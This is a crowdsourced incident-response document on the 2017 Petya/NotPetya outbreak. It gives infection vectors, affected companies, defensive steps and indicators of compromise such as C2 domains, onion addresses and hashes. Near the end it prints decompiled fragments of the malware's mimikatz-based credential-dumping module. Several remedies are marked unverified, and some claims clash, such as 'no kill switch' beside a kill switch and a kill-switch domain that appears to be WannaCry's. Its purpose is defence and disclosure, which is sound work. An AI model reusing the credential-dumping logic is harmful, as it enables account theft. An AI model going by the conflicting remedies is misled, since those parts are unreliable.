

## **Petya GoldenEye PetrWrap Crowdsourced Intelligence - PLEASE READ First**

Welcome - we started this crowdsourced initiative with the Wannacry ransomware attack only on May 12th and here we are again. The link to the earlier document draft document is [here](#) and will be available for official download shortly.

**PLEASE** share links, notes, images here. If possible, provide a summary of each link. Only add - don't delete anything - leave a comment or use the "Suggest Edits" feature.

All **legal cautions**, caveats etc apply. Before taking any action please consult with your own professionals and use common sense. We take no responsibility for the accuracy of the content and are not liable for any resulting physical, virtual or financial damage!

We apologise for not being able to attribute all the content - if you are the author of some content please let us know. We are not claiming any attribution.

**NO** comments that incite racism, hatred or any other illegal activity are allowed and will be deleted.

**Photos/Images:** some of the photos may NOT be genuine! If you know they are fake - do highlight.

1. Whatever you do - please do take an OFFLINE backup of your critical data. If your backup or DR site is always connected - you are in a for a big shock
2. This attack should be a wake up call- There is NO excuse NOT to patch! - Put another PATCH YOUR SYSTEMS immediately! No Excuses.
3. Finally - you really need to have a Cyber Incident Planning & Response strategy in place. Whatever you do PROTECTION is not the only answer. You must be prepared and ready to respond. You must have a management led Cyber Incident Planning & Response strategy.

**Who is/are the attacker(s): Don't know**

**Thanks to everyone who is contributing in their own way. Do please reach on LinkedIn (Amar Singh) and introduce yourself so I may add your name to the list of contributors. Thanks**

# View a recording of our webinar on this topic.

<https://www.brighttalk.com/webcast/14185/268747>

Petya – Malware

 Recorded Future


100 000+ References to This Entity  
First Reference Collected on Mar 30, 2016  
Latest Reference Collected on Aug 30, 2017  
★ Curated Entity  
👤 Malware Category Ransomware  
Show all events involving Petya in [Table](#) | ▼

## Total Reference Count

132 335 Total References  
33 367 In the Last 60 Days  
716 In the Last 7 Days  
14 References Today

## References Breakdown

66 308 In Social Media  
16 824 From Information Security Sources  
28 332 Including Malicious Language



# Table of Contents

[Introduction](#)

[Background Information](#)

[Aftermath](#)

[Accountability](#)

[Speculations](#)

[Useful Websites & Twitter Handles](#)

[\(Tech\)Precautions, Detection & Response](#)

[Infected Companies & Organisations](#)

[Attribution - Who Did It?](#)

[Repositories & Analysis \(PCAPS, Code\)](#)

[Images](#)

[Image 'a': Ransom message for Petya](#)

[Image 'b': Ransom message for NotPetya](#)

[Contributing Authors](#)

[Legal & Disclaimers](#)

---

## Urgent: To Stop this infection you could try (mostly unverified - moving situation)

- **APPARENTLY KILL SWITCH TO PETYA** Kill-switch found for #Petya Ransomware. Just create a file "C:\Windows\perfc" (Credit to twitter malware hunter <https://twitter.com/0xAmit>)
  - Scan with Yara signatures, [created and will be updated by Florian Roth.](#)
  - Additional steps - (very useful) and relevant are further down in the document in the - Tech Precautions, Detection & Response section
- 

## Introduction

The Goldeneye/PetrWrap wipeware - (not Ransomware) has been seen spreading against Microsoft Windows machines utilising the ETERNAL BLUE exploit (CVE-2017-0144), an SMB vulnerability that was published by the Shadow Brokers and also utilised by the WannaCry ransomware variant.

The initial infection looks to have been caused via the use of a 0-day vulnerability in an Ukrainian Accounting Software (<https://www.bleepingcomputer.com/news/security/petya-ransomware-outbreak-originated-in-ukraine-via-tainted-accounting-software/>).

The Petya Ransomware then utilises the ETERNAL BLUE vulnerability but also credential harvesting techniques to also spread via PSEXEC and WMI events.

Early indications show widespread infections within Ukraine, Russia, India and throughout Europe.

This second major ransomware has highlighted the importance for a new data strategy and changing the way we operate. Ransomware is here to stay and we need to adopt our environments to be prepared as if we could be attacked every single day on every single server and endpoint. Our backup strategies need to be more vigilant and we need to prepare for "fileless" malware attacks by having a better understanding of the entire environment, deploying threat hunting tools, been able to isolate abnormal and malicious traffic, better blocking of strange ports on our firewalls, and raising the maturity level of an enterprise to match the threat landscape

## Highlights

- Email vector
- Spread over SMB
- Possible ability to kill any VM it is opened in
- No kill switch

Helicoptering up from the technical discussion, the strategic dimension has to also be addressed. The doc notes "Backup! Backup! Backup!" and "Don't Trust Anyone" (I would not even trust an email from my mother, that is if she knew what email was). "When Not If" is commonly understood nowadays. I would add "Practice! Practice! Practice!" to include beefing out the response and Crisis Management pieces, do Table Tops, and facilitate the hard discussions with executives - do we pay ransomware? Do we report it if we don't have to? What are our contingencies and does everyone know them? (there was an article here on a hospital going back to paper while they recover).

## No Chance to Recover Files:

You never had a chance to recover your files. There are several technical indicators that NotPetya was only made to look as ransomware as a smoke screen:

- It never bothers to generate a valid infection ID
- The Master File Table gets overwritten and is not recoverable
- The author of the original Petya also made it clear NotPetya was not his work

This has actually happened earlier. Foreshadowing the NotPetya attack, the author of the AES-NI ransomware said in May he did not create the XData ransomware, which was also used in targeted attacks against Ukraine. Furthermore, both XData and NotPetya used the same distribution vector, the update servers of a Ukrainian accounting software maker.

Catalin Cimpanu, the Security News Editor for Bleepingcomputer stated: "The consensus on NotPetya has shifted dramatically in the past 24 hours, and nobody would be wrong to say that NotPetya is on the same level with Stuxnet and BlackEnergy, two malware families used for political purposes and for their destructive effects. Evidence is clearly mounting that NotPetya is a cyber-weapon and not just some overly-aggressive ransomware."

## Background Information

(JS): This latest ransomware utilizes two attack vectors to first infect, and then spread. The initial attack vector is carried out via an e-mailed attachment which, if opened, takes advantage of CVE-2017-0199 (remote code execution vulnerability in Microsoft Office and WordPad) by downloading and executing a malicious file downloaded from the second domain below and, once the device is infected, spreads further using EternalBlue (which was used by WannaCry and is an SMBv1 exploit that can be fixed with MS17-010). The virus can also spread using WMIC using local stolen credentials. This method of infection and then lateral movement to spread it means that a customer network does not need to have unpatched SMBv1 devices exposed to the Internet to be affected. When the attachment is opened, it exploits the MS Office or WordPad vulnerability and executes the payload, which sets up a delayed scheduled task (the name appears to be random) set to run an one hour later which then reboots the machine and runs a fake check disk (CHKDSK) screen that leads the user to believe the disk is being scanned when it is actually

being encrypted. The ransomware then rewrites the MBR (Master Boot Record) to display the ransom message and waits for the decryption key.(JS)

## Aftermath

Global ransomware attack. #Petya

- Harbour terminals
- Airports
- Electricity grids
- Banks
- Factory's
- Offices
- Insurance companies
- Military
- Etc (JS)

According to Richard A. Clarke on June 30, 2017 on HBO Real Time , Richard has stated this was a cyber attack created by Russia and intended for Ukraine. This attack went beyond the borders and country IP addresses. and impacted the globe.

Todd Bell has been a strong proponent against launching cyber attacks for a desire to “hack back” because of the unintended consequences, legal ramifications, collateral damage, and could be considered a declaration for a conflict. The Petya attack has cleared showed why hacking back is not the right strategy due to so many negative impacts on society as a whole.

## Accountability

Ukrainian authorities have used this event to highlight consequences of cyber-criminal activity through social media re: Diskcoder.c / Telebots:

- Video released showing raid on a Ukrainian software company:  
<https://www.youtube.com/watch?v=TY5f2fmwcDE>

## Speculations

**Speculation 1:** Petya.A variant, wrapped in EternalBlue (JS)

**Speculation 2:** Kaspersky now says it's not only Petya.A but also some unknown zero-day (JS)

Kaspersky Lab said in statement Tuesday that its preliminary findings suggested the recent attacks are not a variant of Petya ransomware, “but a new ransomware that has not been seen before.”

“The company’s telemetry data indicates around 2,000 attacked users so far,” it said in a statement via email. “Organizations in Russia and the Ukraine are the most affected, and we have also registered hits in Poland, Italy, Germany and several other countries. The attack vector is not yet known.”

The lab said it aims to determine whether it’s possible to decrypt data locked in the attack.

“We advise all companies to update their Windows software, to check their security solution and ensure they have back up and ransomware detection in place,” the lab said in the statement.



## Useful Websites & Twitter Handles

Useful Information	
<a href="https://www.cm-alliance.com/hubfs/WannaCry%20Ransomware%20Incident%20Response%20Playbook.pdf">https://www.cm-alliance.com/hubfs/WannaCry%20Ransomware%20Incident%20Response%20Playbook.pdf</a>	<b>INCIDENT RESPONSE PLAYBOOKS</b>  Ransomware Incident Response <b>Playbook</b> by DFLabs
<a href="https://securelist.com/schroedingers-petya/78870/">https://securelist.com/schroedingers-petya/78870/</a>	As always great analysis by Kaspersky
<a href="https://exchange.xforce.ibmcloud.com/collection/Petya-Ransomware-Campaign-9c4316058c7a4c50931d135e62d55d89?">https://exchange.xforce.ibmcloud.com/collection/Petya-Ransomware-Campaign-9c4316058c7a4c50931d135e62d55d89?</a>	Very insightful and up to date intelligence on Petya by IBM
<a href="https://gist.github.com/vulnersCom/65fe44d27d29d7a5de4c176baba45759">https://gist.github.com/vulnersCom/65fe44d27d29d7a5de4c176baba45759</a>	Loads of interesting information on the PETYA and some other information
<a href="https://gist.github.com/Neo23x0/7ff267390d0670998e9c481c22ab0071">https://gist.github.com/Neo23x0/7ff267390d0670998e9c481c22ab0071</a>	Yara Rules
<a href="https://www.bleepingcomputer.com/news/security/petya-ransomware-outbreak-originated-in-ukraine-via-tainted-accounting-software/">https://www.bleepingcomputer.com/news/security/petya-ransomware-outbreak-originated-in-ukraine-via-tainted-accounting-software/</a>	Initial Infection Vector through 0-day in Ukrainian Accounting Software
<a href="https://www.youtube.com/watch?v=vtDgA_aasfc&amp;feature=youtu.be">https://www.youtube.com/watch?v=vtDgA_aasfc&amp;feature=youtu.be</a>	Video - must watch
<a href="https://www.andryou.com/2017/06/27/petya-ransomware-patcher/">https://www.andryou.com/2017/06/27/petya-ransomware-patcher/</a>	BATCH File to download and use to patch (kill switch in a script)
<a href="https://www.crowdstrike.com/blog/fast-spreading-petrwrap-ransomware-attack-combines-eternalblue-exploit-credentials-stealing/">https://www.crowdstrike.com/blog/fast-spreading-petrwrap-ransomware-attack-combines-eternalblue-exploit-credentials-stealing/</a>	Threat Intelligence Report from CrowdStrike
<a href="http://doc.emergingthreats.net/2010781">http://doc.emergingthreats.net/2010781</a>	Snort rules from Emerging Threat rules to detect PsExec usage. See Tech Precautions section for more information
<a href="https://blog.comae.io/petya-2017-is-a-wiper-not-a-ransomware-9ea1d8961d3b">https://blog.comae.io/petya-2017-is-a-wiper-not-a-ransomware-9ea1d8961d3b</a>	Comae Blog : Petya2017 is a wiper, not a ransomware
<a href="http://blog.uk.fujitsu.com/information-security/petya-medoc-and-the-delivery-of-malicious-software/">http://blog.uk.fujitsu.com/information-security/petya-medoc-and-the-delivery-of-malicious-software/</a>	Further info on the MEDoc initial compromise (ProFTPD / OpenSSH outdated versions)



<a href="http://blog.knowbe4.com/we-are-dealing-with-cyber-warfare-re-here">http://blog.knowbe4.com/we-are-dealing-with-cyber-warfare-re-here</a>	No Chance to recover

Other Useful Links and LinkedIn Posts	
<a href="https://www.sans.org/reading-room/whitepapers/detection/detecting-malicious-smb-activity-bro-37472">https://www.sans.org/reading-room/whitepapers/detection/detecting-malicious-smb-activity-bro-37472</a>	SANS Paper about Detecting Malicious SMB Activity for Lateral Movement
<a href="http://essay.utwente.nl/71415/1/Ullah_MA_EWI.pdf">http://essay.utwente.nl/71415/1/Ullah_MA_EWI.pdf</a>	Thesis : Detecting Lateral Movement Attack Through SMB

### Useful Twitter Handles

Feel free to your twitter handle or other's that you think everyone should be aware of.

- <https://twitter.com/NCSC>
- [https://twitter.com/cm\\_alliance](https://twitter.com/cm_alliance)
- [https://twitter.com/teddy\\_breath](https://twitter.com/teddy_breath)
- <https://twitter.com/shadowbrokerss>
- [https://twitter.com/Naushad\\_IT](https://twitter.com/Naushad_IT)
- <https://twitter.com/SPCoulson>
- <https://twitter.com/MalwareTechBlog>
- [https://twitter.com/actual\\_ransom](https://twitter.com/actual_ransom)
- <https://twitter.com/amisecured>
- <https://twitter.com/msuiche>
- <https://twitter.com/malwareunicorn>
- <https://twitter.com/ransomtracker>
- <https://twitter.com/OxAmit>
- <https://twitter.com/razhael> (AP journalist in Ukraine reporting on this case)

## (Tech)Precautions, Detection & Response

- **Patch Management**

- Ensure all workstations and servers have the latest Microsoft patches, especially the ones related to MS17-010.
- Keep all software on your computer up-to-date. When your operating system (OS) or applications release a new version, install it. If the software offers the option of automatic updating, take it.
- Do not rely just on the operating system patches. Make sure applications such as Java etc. are patched and up to date.

- **Back-up! Back-up! Back-up!** Have a recovery system in place so a ransomware infection can't destroy your personal data forever. It's best to follow the [3-2-1 backup method](#): three backups of your data, two that are onsite and one that is offsite. Options include one backup set stored in the cloud (remember to use a service that makes an automatic backup of your files), and one stored physically (portable hard drive, thumb drive, extra laptop, etc.). Disconnect these from your computer when you are done. Your backup copies will also come in handy should you accidentally delete a critical file or experience a hard drive failure. **Test that they work!**

- **Operating System**

- Consider using Software Restriction Policies to prevent users from executing files from %UserProfile%/Desktop/, %UserProfile%/Downloads/ and %UserProfile%/AppData/Local/Temp/ locations. This limits the risk of 'drive-by-downloads' and requires users to manually move files from these locations in order to execute them.
- Consider blocking the execution of Powershell. Some variants of the dropper/stager may use Powershell to deliver or execute the final payload
- If you are using Windows Enterprise, consider using AppLocker to only allow applications with a specific digital signature to run
- For Windows File Servers, consider enabling the File Server Resource Monitor feature to send an alert email to IT Security teams if file extensions are changed to known ransomware file extensions
- It is good practice to not use local administrator privileges for everyday use.
- Removing Administrative Privileges on PC's across the enterprise. The ease and convenience to download software "at will" versus a dead computer is no longer worth the risk and infecting other PC's across the enterprise.
- Backing up local files on each PC daily. Run PC's in such a way they can be rebuilt at a moment's notice by have a hardened "Gold Base Image" to redeploy a new OS and retrieving data files for a freshly rebuilt PC

- **Microsoft Office**

- Through GPO, consider blocking the execution of Macros within Macro-enabled Office documents. If this is not desirable, consider enforcing the Macro user warning, so that users must confirm execution
- Ensure Microsoft Office is fully patched

- Through GPO, consider disabling Trusted Locations to prevent user-defined trusted locations bypassing Macro execution rules
- **Antivirus**
  - Ensure AV signatures are updated on all assets. Identify critical assets and target them first. Block IOCs on AV solution.
  - Get the details with regards to the name of the malware and verify if this malware has been detected in the logs for the last week.
  - **Use robust antivirus software** to protect your system from ransomware. Do not switch off the 'heuristic functions' as these help the solution to catch samples of ransomware that have not yet been formally detected.
- **IPS - Intrusion Prevention System**
  - ❖ If you are using an IPS/IDS system that allows you to update the indicators of compromise then these are the current hashes.
    - 027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745 (main 32-bit DLL)
    - 64b0b58a2c030c77fdb2b537b2fcc4af432bc55ffb36599a31d418c7c69e94b1 (main 32-bit DLL)
    - f8dbabdfa03068130c277ce49c60e35c029ff29d9e3c74c362521f3fb02670d5 (signed PSEXEC.EXE)
    - 02ef73bd2458627ed7b397ec26ee2de2e92c71a0e7588f78734761d8edbdcd9f (64-bit EXE)
    - eae9771e2eeb7ea3c6059485da39e77b8c0c369232f01334954fbac1c186c998 (32-bit EXE)
  - ❖ Snort Rules for Petya Detection :  
[https://github.com/ptresearch/AttackDetection/blob/master/eternalblue\(WannaCry%2CPetya\)/eternalblue\(WannaCry%2CPetya\).rules](https://github.com/ptresearch/AttackDetection/blob/master/eternalblue(WannaCry%2CPetya)/eternalblue(WannaCry%2CPetya).rules)
  - ❖ Monitoring anomaly logs / traffic of PsExec Usage for lateral movement on the network using IDS / IPS rules also one of way to detect the Petya Existence and can be useful.
- **eMail Gateway**
  - Ensure eMail Gateway solutions have all the relevant updates for detecting possible mails that may bring the Trojan into the environment.
- **Proxy**
  - Ensure the Proxy solution has updated the database. Block IOCs for IP Address and Domain names on the Proxy.
  - Verify the last week of logs for the IOCs on Proxy and take action on sources of infection.
  - Forward communication to:  
hxxp://www[.]juqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com, a local IP to confirm Sinkhole of Kill Switch is always maintained if infected.
  - If you currently allow it in your organisation, consider blocking access to non-business mail systems to reduce the risk of emails which do not meet organisational policies
  - Consider blocking users from downloading executable files types, such as '.class, .exe, .tar, .tar.gz, .bin, .sh, .com, .rar, .zip, .vbs, .ps1, .msi', .bin' file types

- **Firewall**
  - In addition to a perimeter/infrastructure firewall, consider enabling end-client firewalls, e.g. Windows firewall, to block inbound requests on 445. This may help to prevent the spread of compromise between clients
  - Block the IP addresses on Perimeter Firewall.
  - Verify logs for the previous week.
  - Through VLANs, segment internal networks to contain outbreaks.
  - On perimeter/infrastructure firewalls, block port 445 (SMB).
- **Anti - APT Solutions**
  - Ensure signatures are up-to-date.
  - Check for possible internal sources of infection and take action.
- **SIEM**
  - Check logs to verify if any of the IOCs have been detected in the last week of logs.
  - Integrate IOCs (Indicators of Compromise) with your SIEM
- **"Next Generation AV" / Advanced Endpoint Protection / Anti-Ransomware Products**
  - These products are designed to detect new threats without a specific update, but many are still relatively new to market and not widely adopted.
- **Detecting Vulnerable Hosts in your Network**
  - All major vulnerability scanners have detection capabilities to detect hosts that are vulnerable in the network.
  - Various tools out there that can be used to see if endpoint hosts are vulnerable.
    - Nmap script to scan your network and check if endpoints are vulnerable:
  - A custom policy created with specific plugin ID's can be used to quickly scan hundreds of subnets.
- **Trust No One. Literally.** Any account can be compromised and malicious links can be sent from the accounts of friends on social media, colleagues or an online gaming partner. Never open attachments in emails from someone you don't know. Cybercriminals often distribute fake email messages that look very much like email notifications from an online store, a bank, the police, a court or a tax collection agency, luring recipients into clicking on a malicious link and releasing the malware into their system.
- **Enable the 'Show file extensions'** option in the Windows settings on your computer. This will make it much easier to spot potentially malicious files. Stay away from file extensions like '.exe', '.vbs' and '.scr'. Scammers can use several extensions to disguise a malicious file as a video, photo or document (like hot-chics.avi.exe or doc.scr).
- Engage with an expert firm to perform regular (monthly) internal vulnerability scans or have an expert firm train one of your staff to perform regular (MONTHLY!) scans to aid in the detection of vulnerabilities that can provide an increased risk to your business from cyber attack.

- DNS SINKHOLE!
- Use a breach notification service, such as [haveibeenpwned.com](https://haveibeenpwned.com), to validate if any of your users have had account credentials lost in a data breach, which in turn may be used in password grinding attacks against your organisation
- To detect shadow IT, consider using passive infrastructure scanning platforms, such as Shodan or Censys, to detect changes to registered IP ranges which may indicate new systems being commissioned. In addition, these platforms can be used to detect configuration changes, e.g. website security headers, so that improvement areas can be identified

## Infected Companies & Organisations

(JS) Several companies confirmed so far to have fallen victim to GoldenEye/Petya ransomware:

- Chernobyl's radiation monitoring system,
- DLA Piper law firm,
- pharma company Merck,
- a number of banks,
- an airport,
- the Kiev metro,
- Deutsche Post
- Danish shipping and energy company Maersk,
- British advertiser WPP and
- Russian oil industry company Rosnft.
- Mondelez International (Oreo & Cadbury)
- Multinational [Reckitt Benckiser](#)

The attacks were widespread in Ukraine, affecting Ukrenerg, the state power distributor, and several of the country's banks. (JS)

## Attribution - Who Did It?

Security Researchers from NATO CCD COE believe the attack was likely launched by a nation-state actor, or it was commissioned to a non-state actor by a state. However NATO doesn't know who's responsible for NotPetya, and no security experts have attributed the attack to one actor with any certainty.

The NotPetya malware was spread via drive-by exploit kits, e-mails with malicious attachments, embedded URI links, and compromised software update services (i.e. MeDoc accounting software update) to gain initial access to the host.

The malware was likely cheap to deploy according to Volodymyr Tsap, a Ukrainian cyber security specialist. He estimated the costs to 100.000 USD, which is not beyond the means of criminal organisations and non-state actors; however, this can also be a ruse by a more powerful organisation, like a state actor. **Reference:**

<http://foxtrotalpha.jalopnik.com/the-notpetya-cyber-attack-was-likely-very-cheap-to-depl-1796496099>

## Repositories & Analysis (PCAPS, Code)

This section has some technical details including PCAP files.

### \*\*\* Command and Control IPs \*\*\*

benkow.cc  
burak.fr  
pental.dothome.co.kr  
cdn.discordapp.com  
104.155.10.169  
yadi.sk  
COFFEINOFFICE.XYZ  
french-cooking.com  
111.90.139.247  
84.200.16.242  
185.165.29.78  
hxxp://mischapuk6hyrn72[.]onion/  
hxxp://petya3jxfp2f7g3i[.]onion/  
hxxp://petya3sen7dyko2n[.]onion/  
hxxp://mischa5xyix2mrhd[.]onion/MZ2MMJ  
hxxp://mischapuk6hyrn72[.]onion/MZ2MMJ  
hxxp://petya3jxfp2f7g3i[.]onion/MZ2MMJ  
hxxp://petya3sen7dyko2n[.]onion/MZ2MMJ

### \*\*\* Observed hash values \*\*\*

71b6a493388e7d0b40c83ce903bc6b04

34f917aaba5684fbe56d3c57d48ef2a1aa7cf06d  
64b0b58a2c030c77fdb2b537b2fcc4af432bc55ffb36599a31d418c7c69e94b1  
71b6a493388e7d0b40c83ce903bc6b04  
5d91f2c2ed8d83739522eb234452f230ebf4b9e1f8cd8d097d99c583e85695aa  
f2dcaf0636a58a2b5a063b40571a12b09f1623c9172cfc6ddb4dc46a51ede7f0  
9717cfdc2d023812dbc84a941674eb23a2a8ef06  
28325778b65808415ca94bd4ef551e60

03da4e05d9d8c0c28d1acbb4056d041fa6fc740bacb47d46083c9da469237404  
FE2E5D0543B4C8769E401EC216D78A5A3547DFD426FD47E097DF04A5F7D6D206  
17DACEDB6F0379A65160D73C0AE3AA1F03465AE75CB6AE754C7DCB3017AF1FBD  
a809a63bc5e31670ff117d838522dec433f74bee  
bec678164cedea578a7aff4589018fa41551c27f  
d5bf3f100e7dbcc434d7c58ebf64052329a60fc2  
aba7aa41057c8a6b184ba5776c20f7e8fc97c657  
0ff07caedad54c9b65e5873ac2d81b3126754aac  
51eafbb626103765d3aedfd098b94d0e77de1196  
078de2dc59ce59f503c63bd61f1ef8353dc7cf5f  
7ca37b86f4acc702f108449c391dd2485b5ca18c  
2bc182f04b935c7e358ed9c9e6df09ae6af47168  
1b83c00143a1bb2bf16b46c01f36d53fb66f82b5  
82920a2ad0138a2a8efc744ae5849c6dde6b435d  
0487382A4DAF8EB9660F1C67E30F8B25  
027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d

**\*\*\* Cryptography Details \*\*\***

Bitcoin payment arranged via email address: wowsmith123456@posteo[.]net - **Posteo have now taken down that address.**

**\*\*\* TOR C2 Addresses \*\*\***

**\*\*\* Other Useful Things \*\*\* (CN)**

Research shows creating a nominal file called c:\windows\perfc.dat and marking it read only STOPS the malware in its tracks. Theres a check that it performs and if this file exists and is read only, no further action is taken. If it doesnt exist, when in a non-low-priv environment, it will: create a scheduled task with a 1 hour "one off" schedule to reboot the machine. On reboot, you get the evil warning. The MBR has become impacted with the code segment being replaced with a 93byte code segment that points off to somewhere else on disc. A fake chkdsk has also been observed and the jury is out on whether this is actually doing anything - our tests seemed to indicate not but other fask chkdsk's have been seen the encrypt in the past.. The partition table itself remains intact and hence the windows removable boot media can repair the MBR by replacing the code segment with the correct 446 bytes that is usually expected on a windows box. Standard PSEXEC us used but renamed to %PROGRAMDATA%\dllhost.dat - these can be blocked by GPO to block SysInternal tools use or by AppLocker blocking or reporting the use of PSEXEC.





**\*\*\* List of file names encrypted by Petya ransomware: \*\*\***

.3ds .7z .accdb .ai .asp .aspx .avhd .back .bak .c .cfg .conf .cpp .cs .ctl .dbf .disk .djvu .doc .docx .dwg .eml .fdb .gz .h. hdd .kdbx .mail .mdb .msg .nrg .ora .ost .ova .ovf .pdf .php .pmf .ppt .pptx .pst .pvi .py .pyc .rar .rtf .sln .sql .tar .vbox .vbs .vcb .vdi .vfd .vmc .vmdk .vmsd .vmx .vsdx .vsv .work .xls .xlsx .xvd .zip

## Risk & Repeat podcast.




Who's behind the NotPetya attacks? Are the threat actors trying to earn money, or is the ransomware simply a wiper in disguise? Are enterprise security teams ready for this wave of sophisticated ransomware? In this episode of the Risk & Repeat podcast, editors Rob Wright and Peter Loshin discuss those questions and more on the topic of the NotPetya attacks.







**Listen to this podcast**

In this week's Risk & Repeat podcast, SearchSecurity editors discuss the NotPetya ransomware, its impact and the growing trend of sophisticated ransomware attacks.

00:00 27:21



## Some Major Differences between Petya and NotPetya

Petya	NotPetya
<p>XOR key</p> <ul style="list-style-type: none"> <li>Petya uses 0x37 as a simple Xor key</li> </ul> 	<p>XOR key</p> <ul style="list-style-type: none"> <li>NotPetya uses 0x07 as the key</li> </ul> 
<p>Sector Space for Mini Kernel: This is the code responsible for running the encryption, showing the fake 'chkdsk' screen and the ransom page.</p> <ul style="list-style-type: none"> <li>Petya's mini kernel is written on the disk starting from sector 0x22.</li> <li>This also includes a blinking skull graphic.</li> </ul>	<p>Sector Space for Mini Kernel: This is the code responsible for running the encryption, showing the fake 'chkdsk' screen and the ransom page.</p> <ul style="list-style-type: none"> <li>NotPetya's mini kernel is written on the disk starting from sector 0x02.</li> <li>No blinking skull graphic in this case.</li> </ul>
<p>Rebooting Style</p> <ul style="list-style-type: none"> <li>Petya uses the NtRaiseHardError API to cause a reboot process to start.</li> </ul> 	<p>Rebooting Style</p> <ul style="list-style-type: none"> <li>NotPetya causes a shutdown using "shutdown.exe /r /f" command at a set time through the CreateProcessW API.</li> </ul> 
<p>Ransom Message</p> <ul style="list-style-type: none"> <li>Completely different ransom notes in both cases. See image 'a' below.</li> </ul>	<p>Ransom Message</p> <ul style="list-style-type: none"> <li>Completely different ransom notes in both cases. See image 'b' below.</li> </ul>


### The mimi (mimikatz) side of #NotPetya

One of the things that most caught our attention from the **#NotPetya** malware lab is the module that appears to contain code from the mimikatz tool. It is an automation of the process of any pentest that we believe is worth studying and treat it with love, to learn.

For the analysis we focus on the 32-bit version of the binary:

Property	Value
MD5	2813D34F6197EB4DF42C886EC7F234A1
SHA1	56C03D8E43F50568741704AEE482704A4F5005AD
Imphash	7252C78BDEBC14803D58CF971FFDDADD
CPU	32-bit
Size (bytes)	47616
File description	n/a
File version	n/a
File date	30:06:2017 - 12:32:13
type	Executable
subsystem	Console
signature	Microsoft Visual C++ 8

As he said on twitter, even the mimikatz developer finds similarities between the malware and mimikatz. Our first task is to identify the functions that are in the github of mimikatz and malware:



For example, we see the **kuhl\_m\_sekurlsa\_enum** function:



Function name	
kull_m_memory_copy	52 data = (int)&v19;
kull_m_process_NtQuerySystemInformation	53 v24 = &unk_EECD30;
kuhl_m_process_getProcessIdForName	54 hMem = 0;
kull_m_process_getUnicodeString	55 v28 = &unk_EECD30;
sekurlsa_nt6_init	56 v20 = 1;
sekurlsa_nt6_initializeProtectedMemory	57 status = kuhl_m_sekurlsa_acquireLSA();
kuhl_m_sekurlsa_acquireLSA	58 if ( status >= 0 )
kuhl_m_sekurlsa_enum	59 {
kuhl_m_sekurlsa_getLogonData	60 v36 = dword_EECEC0;
_siglookup	61 v35 = &dword_EECD68;
	62 if ( (unsigned int)dword_EECD74 >= 3000 )
	63 {
	64 if ( (unsigned int)dword_EECD74 >= 5000 )
	65 {
	66 if ( (unsigned int)dword_EECD74 >= 0x1858 )
	67 {
	68 if ( (unsigned int)dword_EECD74 >= 0x1F40 )
	69 {
	70 v2 = &unk_EE9CC4;
	71 if ( (unsigned int)dword_EECD74 >= 0x24B8 )
	72 v2 = &unk_EE9CF0;
	73 }
	74 else
	75 {
	76 v2 = &unk_EE9C6C;
	77 }
	78 }
	79 else
	80 {
	81 v2 = &unk_EE9C40;
	82 }
	--

## In the github of mimikatz we see:

```
NTSTATUS kuhl_m_sekurlsa_enum(PKUHLM_SEKURLSA_ENUM callback, LPVOID pOptionalData)
{
    KIWI_BASIC_SECURITY_LOGON_SESSION_DATA sessionData;
    ULONG nbListes = 1, i;
